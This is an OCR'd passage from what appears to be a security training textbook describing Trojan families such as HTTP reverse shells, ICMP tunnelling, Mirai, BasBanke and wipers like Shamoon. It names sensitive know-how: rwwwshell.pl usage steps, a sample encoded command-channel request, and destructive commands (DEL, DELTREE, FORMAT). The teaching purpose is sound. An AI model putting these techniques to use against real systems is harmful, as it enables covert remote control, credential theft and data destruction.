
  HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

  The following is an example of a connection:

  Slave: **`GET/cgi-bin/order? M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0`**

  Master replies with: **`g5mAlfbknz`**

  The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded "`ls`" command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and run "rwwwshell.pl" on the MASTER just before the slave tries to connect.



HTTP request to download a file
Trojan passes through HTTP reply
Victim
Server

Figure 7.18: Working of HTTP Trojan

  - **SHTTPD**

    SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser http://10.0.0.5:443 and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).

- ### HTTP RAT

  HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

  Features

  - Displays ads and records personal data/keystrokes
  - Downloads unsolicited files and disables programs/system
  - Floods Internet connection and distributes threats
  - Tracks browsing activities and hijacks Internet browser
  - Makes fraudulent claims about spyware detection and removal

- ## ICMP Trojans

  The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.

Figure 7.21: Working of ICMP Trojan

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

- **BasBanke**

  BasBanke is a Trojan family that runs on Android. The Trojan was first identified in 2018 during the Brazilian elections, registering over 10,000 installations as of April 2019 from the official Google Play Store alone. It is a banking Trojan, and when it infects a device, it will perform keystroke logging, screen recording, SMS interception, and theft of credit card and financial information. To trick users into downloading this Trojan, the Trojan creators advertised it via WhatsApp and Facebook messages. The most widely spread and downloaded malicious version of BasBanke is the fake CleanDroid Android app. CleanDroid projects itself as a mobile junk cleaning and memory boosting app; however, it is actually a banking Trojan.

IoT Trojans


Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- **Mirai**

  Mirai is a self-propagating IoT botnet that infects poorly protected Internet devices (IoT devices). Mirai uses telnet port (23 or 2323) to find those devices that are still using their factory default username and password. Most IoT devices use default usernames and passwords. Mirai can infect such insecure devices (bots) and co-ordinate them to mount a DDoS attack against a chosen victim.

Features:

- ○ Login attempts with 60 different factory default username and password pairs
- ○ Built for multiple CPU architectures (x86, ARM, Sparc, PowerPC, Motorola)
- ○ Connects to C&C to allow the attacker to specify an attack vector
- ○ Increases bandwidth usage for infected bots
- ○ Identifies and removes competing malware
- ○ Blocks remote administration ports



```
Connection to 5.206.225.96 23 port [tcp/telnet] succeeded!

Prevention:

- ○ Using anti-Trojan software and updating usernames and passwords can prevent Mirai DDoS botnet Trojan attacks.

Some additional IoT Trojans are as follows:

- Silex BrickerBot
- Satori
- Torii botnet
- Miori IoT Botnet
- Bashlite IoT Malware
- Gafgy Botnet
- Katana
- BotenaGo
- Ttint
- Dark Nexus

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- CertLock
- GhostHook
- Trojan.Disabler

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Shamoon is still considered as the most destructive Trojan. Shamoon uses a Disttrack payload that is configured to wipe systems as well as virtual desktop interface snapshots. This Trojan propagates internally by logging in using legitimate domain account credentials, copying itself to the system, and creating a scheduled task that executes the copied payload. Other currently prevalent destructive Trojans include Dimnie, GreyEnergy, Killdisk, HermeticWiper, WhisperGate, and FoxBlade.


DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include Electrum DDoS botnet and Bushido Botnet. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Command Shell Trojans

